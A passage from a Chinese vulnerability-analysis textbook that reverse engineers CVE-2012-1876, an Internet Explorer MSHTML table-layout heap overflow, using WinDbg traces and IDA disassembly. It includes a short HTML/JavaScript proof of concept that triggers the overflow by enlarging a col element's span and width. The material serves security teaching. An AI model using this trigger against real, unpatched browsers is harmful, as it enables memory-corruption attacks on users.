在Windows 7系统上的quartz.dll (6.6.7600.16905) 并不存在此漏洞，因为它将允许复制数据的最大字节长度限制为0x8C大小，从而防止堆溢出，这也是为何poc.m2p只在Windows XP崩溃而在Windows 7无法崩溃的原因，如图3-28所示。有兴趣的读者，还可以分析在Windows XP上的补丁，对比下与此有何不同。

```
quartz!ParseSequenceHeader+0x11a:
b88c000000      mov     eax,8Ch
39450c          cmp     dword ptr [ebp+0Ch],eax
7303            jae     quartz!ParseSequenceHeader+0x127 (5ed06622)

quartz!ParseSequenceHeader+0x124:
8b450c          mov     eax,dword ptr [ebp+0Ch]

quartz!ParseSequenceHeader+0x127:
50              push    eax
894630          mov     dword ptr [esi+30h],eax
57              push    edi
83c634          add     esi,34h
56              push    esi
e86ab0fdff      call    quartz!memcpy
```

图3-28　Windows 7系统上的代理代码

3.7 CVE-2012-1876 Internet Exporter MSHTML.dll CalculateMinMax堆溢出漏洞

3.7.1 在Pwn2Own黑客大赛上用于攻破IE9的漏洞

在2012年的Pwn2Own黑客大赛上，来自法国的安全团队Vupen利用两个0day漏洞攻下Windows 7中的IE9，其中有一个就是本节要讲的IE堆溢出漏洞，另一个是绕过IE沙盘（保护模式）漏洞，VUPEN团队也因此获得6万美元的奖励。根据大赛规定，Vupen将堆溢出漏洞提交给微软修复，然后微软发布了MS12-037公告修复此漏洞，而绕过IE沙盘的漏洞，VUPEN并没有提交给微软，可能是高价出售给了政府或者安全厂商。

3.7.2 分析环境

本节漏洞的分析环境如表3-7所示。

表 3-7 分析环境

	推荐使用的环境	**备注**
操作系统	Windows 7	简体中文版
虚拟机工具	Oracle VM VirtualBox	版本号：4.1.8 r75467
浏览器	Internet Explorer 8	版本号：8.0.7600.16385
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1

3.7.3 基于HPA的漏洞分析方法

本次分析所用的PoC代码如下，主要用于触发崩溃，以方便调试：

```
<html>
 <body>
 <table style="table-layout:fixed" >
        <col id="132" width="41" span="1" >  </col>
 </table>
 <script>

 function over_trigger() {
        var obj_col = document.getElementById("132");
```

```
        obj_col.width = "42765";
        obj_col.span = 1000;
}

setTimeout("over_trigger();",1);

</script>
</body>
</html>
```

在调试前先用gflags.exe对IE进程开启hpa选项，以支持WinDbg对其堆调试。接着，用WinDbg附加IE进程后运行，然后打开上面的poc.html文件，并允许文件运行活动内容，如图3-29所示。



图3-29　执行ActiveX控件时的安全警告

执行之后，读者会惊奇地发现IE崩溃了，但WinDbg并没有断下来，如图3-30所示。




图3-30　IE崩溃时被断下

导致这种情况的主要原因是IE又衍生出子进程，而WinDbg默认情况下是不支持子进程调试的，读者可以使用以下命令开启子进程调试：

```
.childdbg 1
```

开启后断下的效果：

```
(94c.bac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000009 ebx=00414114 ecx=04141149 edx=00004141 esi=075f9000 edi=075f9018
eip=69e8f167 esp=046adba0 ebp=046adbac iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CTableColCalc::AdjustForCol+0x15:
69e8f167 890f            mov     dword ptr [edi],ecx  ds:0023:075f9018=????????
1:023> kb
ChildEBP RetAddr  Args to Child
046adbac 69d05b8e 00414114 046adef0 00000001 mshtml!CTableColCalc::AdjustForCol+0x15
046adc5c 69b70713 00000001 046adef0 000003e8 mshtml!CTableLayout::CalculateMinMax+0x52f
046ade78 69b5af19 046adef0 046adebc 00000001 mshtml!CTableLayout::CalculateLayout+0x276
046ae024 69c4cc48 046af698 046ae250 00000000 mshtml!CTableLayout::CalcSizeVirtual+0x720
046ae15c 69c3f5d0 0805bea8 00000000 00000000 mshtml!CLayout::CalcSize+0x2b8
046ae220 69c3f31d 0805bea8 0001223c 0001223c mshtml!CFlowLayout::MeasureSite+0x312
046ae268 69c3f664 07ffff00 00000061 046af698 mshtml!CFlowLayout::GetSiteWidth+0x156
046ae2a8 69c3fb40 082a3fb0 0805bea8 00000001 mshtml!CLSMeasurer::GetSiteWidth+0xce
046ae32c 7246665d 07624ff8 046ae34c 046ae410 mshtml!CEmbeddedILSObj::Fmt+0x150
046ae3bc 72466399 07608efc 00000000 0760cd20 msls31!ProcessOneRun+0x3e9
046ae418 72466252 07608f18 00012b55 00000000 msls31!FetchAppendEscCore+0x18e
046ae46c 724661c3 00000000 00000000 00000014 msls31!LsDestroyLine+0x47f
046ae4f4 7246293f 00000007 00002b8a 00000000 msls31!LsDestroyLine+0x9ff
046ae530 69c3dd81 00000001 00000007 00002b8a msls31!LsCreateLine+0xcb
046ae680 69c517cc 046af698 00000007 082a3fc0 mshtml!CLSMeasurer::LSDoCreateLine+0x127
046ae724 69c51ef5 046aef88 0001223c 00000000 mshtml!CLSMeasurer::LSMeasure+0x34
046ae76c 69c51db1 00000000 00012a0c 00000083 mshtml!CLSMeasurer::Measure+0x1e6
046ae790 69c511a2 00012a0c 00000083 07ffff40 mshtml!CLSMeasurer::MeasureLine+0x1c
046ae840 69c7a8f6 046aed60 075befd8 00000083 mshtml!CRecalcLinePtr::MeasureLine+0x46d
046af048 69c7b304 046af698 00000007 0000000e mshtml!CDisplay::RecalcLines+0x8bb
```

从崩溃地址往上回溯代码，可以发现edi来源于esi，而这个值肯定是从上层带过来的，因为我们在mshtml!CTableColCalc::AdjustForCol 的起始部分找不到对esi的处理代码：

```
mshtml!CTableColCalc::AdjustForCol:
69e8f152 8bff            mov     edi,edi
```

```
69e8f154 55              push    ebp
69e8f155 8bec            mov     ebp,esp
69e8f157 8b08            mov     ecx,dword ptr [eax]
69e8f159 53              push    ebx
69e8f15a 8b5d08          mov     ebx,dword ptr [ebp+8]
69e8f15d 57              push    edi
69e8f15e 8bc1            mov     eax,ecx
69e8f160 83e00f          and     eax,0Fh
69e8f163 8d7e18          lea     edi,[esi+18h]    ; edi 来源于 esi
69e8f166 50              push    eax
69e8f167 890f            mov     dword ptr [edi],ecx  ds:0023:075f9018=????????
```

通过前面栈回溯可知mshtml!CTableColCalc::AdjustForCol的上层函数为mshtml!CTableLayout::CalculateMinMax，我们可先在此函数下断点。下断点时必须确保WinDbg已经加载欲调试的子进程，然后等mshtml加载后再下断，可通过sxe ld:mshtml命令让子进程在加载mshtml模块时断下，然后再通过命令bp mshtml!CTableLayout::CalculateMinMax进行下断。

```
1:013> lmm mshtml
start    end        module name
1:013> sxe ld:mshtml
1:013> g
ModLoad: 69a60000 6a012000   C:\Windows\System32\mshtml.dll
eax=06489000 ebx=00000000 ecx=01201000 edx=00000000 esi=7ffd9000 edi=045cb0d4
eip=77056506 esp=045cafec ebp=045cb040 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiIntSystemCall+0x6:
77056506 c3              ret
1:020> bp mshtml!CTableLayout::CalculateMinMax
breakpoint 1 redefined
breakpoint 2 redefined
1:020> bl
 1 e 69b7018a     0001 (0001)  1:**** mshtml!CTableLayout::CalculateMinMax
1:020> g
Breakpoint 1 hit
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b7018a esp=045cb710 ebp=045cb928 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax:
69b7018a 8bff            mov     edi,edi
```

继续单步调试下去：

```
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b7018c esp=045cb710 ebp=045cb928 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x2:
69b7018c 55              push    ebp
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b7018d esp=045cb70c ebp=045cb928 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x3:
69b7018d 8bec            mov     ebp,esp
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b7018f esp=045cb70c ebp=045cb70c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x5:
69b7018f 81ec90000000    sub     esp,90h
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b70195 esp=045cb67c ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xb:
69b70195 53              push    ebx
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b70196 esp=045cb678 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xc:
69b70196 8b5d08          mov     ebx,dword ptr [ebp+8] ss:0023:045cb714=065b9ea8   ; 参数1
1:020> dd poi(ebp+8)
065b9ea8  69a69868 06595f30 0664ffb8 69c24918
065b9eb8  00000001 00000000 0108080d ffffffff
065b9ec8  00000000 00000000 00000000 ffffffff
065b9ed8  0001223c 00009fc4 00000000 00000000
065b9ee8  00000000 00412802 00000000 00000000
065b9ef8  00000000 00000001 ffffffff ffffffff
065b9f08  ffffffff ffffffff 69a69fd0 00000004
065b9f18  00000004 06675ff0 69a69fd0 00000004
```

```
1:020> ln 69a69868
(69a69868)  mshtml!CTableLayout::`vftable'  |(69a699a8)  mshtml!CTableLayoutBlock::`vftable'
Exact matches:
    mshtml!CTableLayout::`vftable' = <no type information>
```

可见参数1引用的是CTableLayout对象，也就是<table>标签在内存中的对象。

```
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b70199 esp=045cb678 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xf:
69b70199 56              push    esi
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=00000000 edi=045cb96c
eip=69b7019a esp=045cb674 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x10:
69b7019a 8b750c          mov     esi,dword ptr [ebp+0Ch] ss:0023:045cb718=045cb9a0
1:020> p
eax=ffffffff ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=045cb9a0 edi=045cb96c
eip=69b7019d esp=045cb674 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x13:
69b7019d 8b4628          mov     eax,dword ptr [esi+28h] ds:0023:045cb9c8=00000000
1:020> p
eax=00000000 ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=045cb9a0 edi=045cb96c
eip=69b701a0 esp=045cb674 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x16:
69b701a0 898574ffffff    mov     dword ptr [ebp-8Ch],eax ss:0023:045cb680=01201000
1:020> p
eax=00000000 ebx=065b9ea8 ecx=00412802 edx=ffffffff esi=045cb9a0 edi=045cb96c
eip=69b701a6 esp=045cb674 ebp=045cb70c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x1c:
69b701a6 8b4354          mov     eax,dword ptr [ebx+54h] ds:0023:065b9efc=00000001    ;这
里 ebx+54h 指向的是 table 标签中 col 元素的 span 属性值，在 PoC 中只有一个 span 值 1，故此处为 1。
```

这里我们改用IDA反汇编mshtml.dll，跟进CtableLayout::CalculateMinMax函数看看：

```
.text:74D3018A ; int __stdcall CTableLayout__CalculateMinMax(int, int, int nDenominator)
.text:74D3018A CTableLayout__CalculateMinMax proc near ; CODE XREF: sub_74D1AC8D-ED767p
```

```
.text:74D3018A                                    ; sub_74D305B2+15C□p ...
.text:74D3018A
.text:74D3018A                mov     edi, edi
.text:74D3018C                push    ebp
.text:74D3018D                mov     ebp, esp
.text:74D3018F                sub     esp, 90h
.text:74D30195                push    ebx
.text:74D30196                mov     ebx, [ebp+arg_0] ; 参数 1 引用的是 CTableLayout 对象，
也就是<table>标签在内存中的对象。
.text:74D30199                push    esi
.text:74D3019A                mov     esi, [ebp+arg_4]
.text:74D3019D                mov     eax, [esi+28h]
.text:74D301A0                mov     [ebp+var_8C], eax
.text:74D301A6                mov     eax, [ebx+54h]  ; span 属性值的和，我们将其标记为 spannum
.text:74D301A9                mov     [ebp+arg_0], eax ; arg_0 = spannum
……省略部分内容……
.text:74D30293 loc_74D30293:                        ; CODE XREF:
CTableLayout__CalculateMinMax+105□j
.text:74D30293                mov     edx, [ebp+arg_0] ; edx=arg_0=spannum
.text:74D30296                mov     eax, edx
.text:74D30298                sub     eax, ecx
.text:74D3029A                mov     [ebp+var_1C], eax
.text:74D3029D                push    0
.text:74D3029F                pop     eax
.text:74D302A0                setz    al
.text:74D302A3                mov     [ebx+50h], ecx
.text:74D302A6                shl     eax, 8
.text:74D302A9                xor     eax, [ebx+44h]
.text:74D302AC                and     eax, 100h
.text:74D302B1                xor     [ebx+44h], eax
.text:74D302B4                test    byte ptr [esi+2Ch], 1
.text:74D302B8                jnz     loc_74C5EE4D
.text:74D302BE
.text:74D302BE loc_74D302BE:          ; CODE XREF: CTableLayout__CalculateMinMax-D133B□j
.text:74D302BE                xor     eax, eax
.text:74D302C0
.text:74D302C0 loc_74D302C0:          ; CODE XREF: CTableLayout__CalculateMinMax+1957B9□j
.text:74D302C0                or      [ebp+var_38], eax
.text:74D302C3                cmp     [ebp+nDenominator], edi
.text:74D302C6                jnz     loc_74EC5948
.text:74D302CC                mov     eax, [ebx+94h]  ; CTableLayout + 0x94，用于与 spannum
```

```
做比较，此处标记为 spancmp
.text:74D302D2                  shr     eax, 2          ; spancmp << 2
.text:74D302D5                  cmp     eax, edx        ; 若 spancmp >= spannum，则跳转，这里
是 0<1，所以不发生跳转
.text:74D302D7                  jge     short loc_74D30312
.text:74D302D9                  cmp     edx, edi
.text:74D302DB                  lea     esi, [ebx+90h]  ; CImplPtrAry 对象
.text:74D302E1                  jl      loc_74C2CE82
.text:74D302E7                  cmp     edx, [esi+8]
.text:74D302EA                  jbe     short loc_74D302FF
.text:74D302EC                  push    1Ch             ; Size
.text:74D302EE                  mov     eax, edx        ; spannum
.text:74D302F0                  mov     edi, esi
.text:74D302F2                  call    CImplAry__EnsureSizeWorker
```

跟进CImplAry__EnsureSizeWorker函数，发现该函数主要用于分配堆内存，分配的内存大小为spannum*0x1C，虽然此处spannum为1，但其分配的最小值为0x1C*4=0x70，分配的内存地址保存在CtableLayout + 0x9C：

```
.text:74DF8FB7 ; int __stdcall CImplAry__EnsureSizeWorker(size_t Size)
.text:74DF8FB7 CImplAry__EnsureSizeWorker proc near    ; CODE XREF:
Ptls5::FsGetLineBBox(Ptls5::_line *,Ptls5::tagFSRECT *,Ptls5::tagFSRECT *,int *)+41p
.text:74DF8FB7                                          ; sub_74C7CCD9+3Fp ...
.text:74DF8FB7
.text:74DF8FB7 dwBytes         = dword ptr -8
.text:74DF8FB7 var_4           = dword ptr -4
.text:74DF8FB7 Size            = dword ptr  8
.text:74DF8FB7
.text:74DF8FB7 ; FUNCTION CHUNK AT .text:74E3BEEC SIZE 0000003D BYTES
.text:74DF8FB7 ; FUNCTION CHUNK AT .text:74EBD6E7 SIZE 0000000D BYTES
.text:74DF8FB7
.text:74DF8FB7                  mov     edi, edi
.text:74DF8FB9                  push    ebp
.text:74DF8FBA                  mov     ebp, esp
.text:74DF8FBC                  push    ecx
.text:74DF8FBD                  push    ecx
.text:74DF8FBE                  push    ebx
.text:74DF8FBF                  push    esi
.text:74DF8FC0                  mov     esi, eax
.text:74DF8FC2                  push    4
.text:74DF8FC4                  pop     eax             ; eax=4
.text:74DF8FC5                  mov     [ebp+var_4], eax
```

```
.text:74DF8FC8                  cmp     esi, eax
.text:74DF8FCA                  jnb     _s_propdescCAreaElementport
.text:74DF8FD0
.text:74DF8FD0 loc_74DF8FD0:                  ; CODE XREF: _s_propdescCAreaElementport+3□j
.text:74DF8FD0                               ; _s_propdescCAreaElementport+28□j ...
.text:74DF8FD0                  mov     eax, [ebp+var_4] ; eax=4
.text:74DF8FD3                  mul     [ebp+Size]      ; 分配 spannum * 0x1C 大小的内存，至少
是 0x1C*4=0x70
.text:74DF8FD6                  push    edx
.text:74DF8FD7                  push    eax             ; size 参数
.text:74DF8FD8                  lea     eax, [ebp+dwBytes]
.text:74DF8FDB                  call    ULongLongToUInt
.text:74DF8FE0                  mov     ebx, eax
.text:74DF8FE2                  test    ebx, ebx
.text:74DF8FE4                  jnz     short loc_74DF900B
.text:74DF8FE6                  test    byte ptr [edi+4], 2
.text:74DF8FEA                  jnz     loc_74E3BEEC
.text:74DF8FF0                  push    [ebp+dwBytes]   ; spannum*0x1c=0x1c
.text:74DF8FF3                  lea     esi, [edi+0Ch]
.text:74DF8FF6                  call    HeapRealloc     ;执行完 CimplAry::EnsureSizeWorker 函
数保存返回的内存地址在 CTableLayout + 0x90 + 0xC，即导致漏洞的堆块，标记为 vulheap。
```

分配的缓冲区vulheap地址：

```
1:022> dd ebx+9c
0646af44  063baf90 00000000 00000000 00000000
0646af54  00000000 00000000 00000000 00000000
0646af64  00000000 000000c8 000000c8 00000000
0646af74  00000000 00000000 00000000 00000000
0646af84  00000000 00000000 00000000 00000000
0646af94  00000000 00000000 00000000 00000000
0646afa4  00000000 00000000 00000000 ffffffff
0646afb4  00000001 00000000 00000000 00000000
1:022> dd 063baf90
063baf90  00000000 00000000 00000000 00000000
063bafa0  c0c0c0c0 c0c0c0c0 00000000 c0c0c0c0
063bafb0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
063bafc0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
063bafd0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
063bafe0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
063baff0  c0c0c0c0 c0c0c0c0 c0c0c0c0 c0c0c0c0
063bb000  ???????? ???????? ???????? ????????
```

```
1:022> !heap -p -a 063baf90
    address 063baf90 found in
    _DPH_HEAP_ROOT @ 51000
    in busy allocation (  DPH_HEAP_BLOCK:    UserAddr    UserSize -    VirtAddr    VirtSize)
                          5953bc8:          63baf90      70 -         63ba000     2000
```

从上面的代码段可知，这里分配了0x70大小的内存在CtableLayout+0x9C指向的地址。

我们先做个总结：

（1）CTableLayout::CalculateMinMax的第一个参数为CtableLayout对象，即table标签在内存中的对象。

（2）CtableLayout + 0x54：span属性值和spannum。

（3）CtableLayout + 0x90：保存导致漏洞的堆块地址vulheap，至少分配0x70大小的内存。

（4）CtableLayout + 0x94：用于与spannum做比较的spancmp，当spancmp << 2后小于spannum才分配漏洞堆块。

当分配完内存之后，执行PoC中的over_trigger函数时，会再一次断在CTableLayout::CalculateMinMax函数中，再跟进去看下spannum与spancmp的值：

```
1:022> g
Breakpoint 1 hit
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b7018a esp=046ddcc0 ebp=046dded8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax:
69b7018a 8bff            mov     edi,edi
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b7018c esp=046ddcc0 ebp=046dded8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x2:
69b7018c 55              push    ebp
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b7018d esp=046ddcbc ebp=046dded8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x3:
69b7018d 8bec            mov     ebp,esp
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b7018f esp=046ddcbc ebp=046ddcbc iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x5:
69b7018f 81ec90000000    sub     esp,90h
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b70195 esp=046ddc2c ebp=046ddcbc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xb:
69b70195 53              push    ebx
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b70196 esp=046ddc28 ebp=046ddcbc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xc:
69b70196 8b5d08          mov     ebx,dword ptr [ebp+8] ss:0023:046ddcc4=077c9ea8
1:022> p
eax=ffffffff ebx=077c9ea8 ecx=00402c02 edx=ffffffff esi=00000000 edi=046ddf1c
eip=69b70199 esp=046ddc28 ebp=046ddcbc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0xf:
69b70199 56              push    esi
1:022> dd ebx+54
077c9efc  00000001 ffffffff ffffffff ffffffff
077c9f0c  ffffffff 69a69fd0 00000004 00000004
077c9f1c  0666fff0 69a69fd0 00000004 00000004
077c9f2c  077c5ff0 00000000 00000000 69a69fd0
077c9f3c  00000004 00000004 06a27f90 00000000
077c9f4c  00000000 00000000 00000000 00000000
077c9f5c  00000000 00000000 00000000 000000c8
077c9f6c  000000c8 00000000 00000000 00000000
1:022> dd ebx+94
077c9f3c  00000004 00000004 06a27f90 00000000
077c9f4c  00000000 00000000 00000000 00000000
077c9f5c  00000000 00000000 00000000 000000c8
077c9f6c  000000c8 00000000 00000000 00000000
077c9f7c  00000000 00000000 00000000 00000001
077c9f8c  00000000 00000000 00000000 00000000
077c9f9c  00000000 00000000 00000000 00000000
077c9fac  00000000 ffffffff 00000001 00000000
```

由上可知，spannum仍为1，spancmp仍为4，并无任何变化。但是在over_trigger中，我们已经将

span设置为1000了，这也是允许的最大值。

```
1:022> p
eax=06abafd0 ebx=0646aea8 ecx=00000031 edx=00000000 esi=063bafac edi=06abafd0
eip=69d05a2e esp=046ddc00 ebp=046ddc9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x37e:
69d05a2e e8d445dfff      call    mshtml!CTableCol::GetAAspan (69afa007)       ; 获取 span
列数，此处返回 1
1:022> p
eax=00000001 ebx=0646aea8 ecx=00000002 edx=06abeff0 esi=063bafac edi=06abafd0
eip=69d05a33 esp=046ddc00 ebp=046ddc9c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x383:
69d05a33 3de8030000      cmp     eax,3E8h                  ; 最多为 1000
1:022> p
eax=00000001 ebx=0646aea8 ecx=00000002 edx=06abeff0 esi=063bafac edi=06abafd0
eip=69d05a38 esp=046ddc00 ebp=046ddc9c iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
mshtml!CTableLayout::CalculateMinMax+0x388:
69d05a38 894510          mov     dword ptr [ebp+10h],eax ss:0023:046ddcac=00000000
1:022> p
eax=00000001 ebx=0646aea8 ecx=00000002 edx=06abeff0 esi=063bafac edi=06abafd0
eip=69d05a3b esp=046ddc00 ebp=046ddc9c iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
mshtml!CTableLayout::CalculateMinMax+0x38b:
69d05a3b 7c07            jl      mshtml!CTableLayout::CalculateMinMax+0x394 (69d05a44)
[br=1]
```

我们在mshtml!CTableCol::GetAAspan下断点，让它第二次获取span值时断下：

```
1:022> g
Breakpoint 2 hit
eax=07785fd0 ebx=077c9ea8 ecx=00000031 edx=00000000 esi=06a27fac edi=07785fd0
eip=69d05a2e esp=046ddc20 ebp=046ddcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x37e:
69d05a2e e8d445dfff      call    mshtml!CTableCol::GetAAspan (69afa007)
1:022> p
Breakpoint 3 hit
eax=07785fd0 ebx=077c9ea8 ecx=00000031 edx=00000000 esi=06a27fac edi=07785fd0
eip=69afa007 esp=046ddc1c ebp=046ddcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
mshtml!CTableCol::GetAAspan:
69afa007 8bff           mov     edi,edi
1:022> gu
eax=000003e8 ebx=077c9ea8 ecx=00000002 edx=07783ff0 esi=06a27fac edi=07785fd0
eip=69d05a33 esp=046ddc20 ebp=046ddcbc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x383:
69d05a33 3de8030000      cmp     eax,3E8h
```

上面的gu命令是执行完CTableCol::GetAAspan函数返回后断下，获取的返回值保存在eax中，此时获取的span值为0x3e8，即1000。继续分析后续代码：

```
.text:74EC5AB0                  push    0
.text:74EC5AB2                  push    esi
.text:74EC5AB3
call    ?GetPixelWidth@CWidthUnitValue@@QBEHPBVCDocInfo@@PAVCElement@@H@Z ;
CWidthUnitValue::GetPixelWidth(CDocInfo const *,CElement *,int)
.text:74EC5AB8                  cmp     dword ptr [ebp-5Ch], 0
.text:74EC5ABC                  mov     [ebp-2Ch], eax  ; 计算 width 得到 copydata = width * 100
……省略部分内容……
.text:74EC5B3E                  mov     eax, [ebp+10h]  ; span = 1000
.text:74EC5B41                  imul    ecx, 1Ch        ; 1000 * 0x1C
.text:74EC5B44                  add     [ebp-38h], eax
.text:74EC5B47                  mov     [ebp-20h], ecx
.text:74EC5B4A                  jmp     short loc_74EC5B4F ; vulheap 地址
.text:74EC5B4C ; ---------------------------------------------------------------------
.text:74EC5B4C
.text:74EC5B4C loc_74EC5B4C:                            ; CODE XREF: .text:74EC5B9B↑j
.text:74EC5B4C                  mov     ecx, [ebp-20h]
.text:74EC5B4F
.text:74EC5B4F loc_74EC5B4F:                            ; CODE XREF: .text:74EC5B4A↑j
.text:74EC5B4F                  mov     eax, [ebx+9Ch]  ; vulheap 地址
.text:74EC5B55                  add     eax, ecx        ; offset = vulheap + 1000 * 0x1C >
0x70(vulheap 大小)，最后会导致堆溢出！
.text:74EC5B57                  cmp     dword ptr [ebp-1Ch], 0
.text:74EC5B5B                  mov     [ebp-24h], eax  ; 作为后面
CTableColCalc::AdjustForCol 函数的参数
.text:74EC5B5E                  jz      short loc_74EC5B7A
.text:74EC5B60                  mov     eax, [ebp+10h]
.text:74EC5B63                  cmp     eax, 1
.text:74EC5B66                  jle     short loc_74EC5B7A
.text:74EC5B68                  dec     eax
```

```
.text:74EC5B69                  cmp     [ebp-14h], eax
.text:74EC5B6C                  jnz     short loc_74EC5B7A
.text:74EC5B6E                  imul    eax, [ebp-0Ch]
.text:74EC5B72                  mov     ecx, [ebp-2Ch]
.text:74EC5B75                  sub     ecx, eax
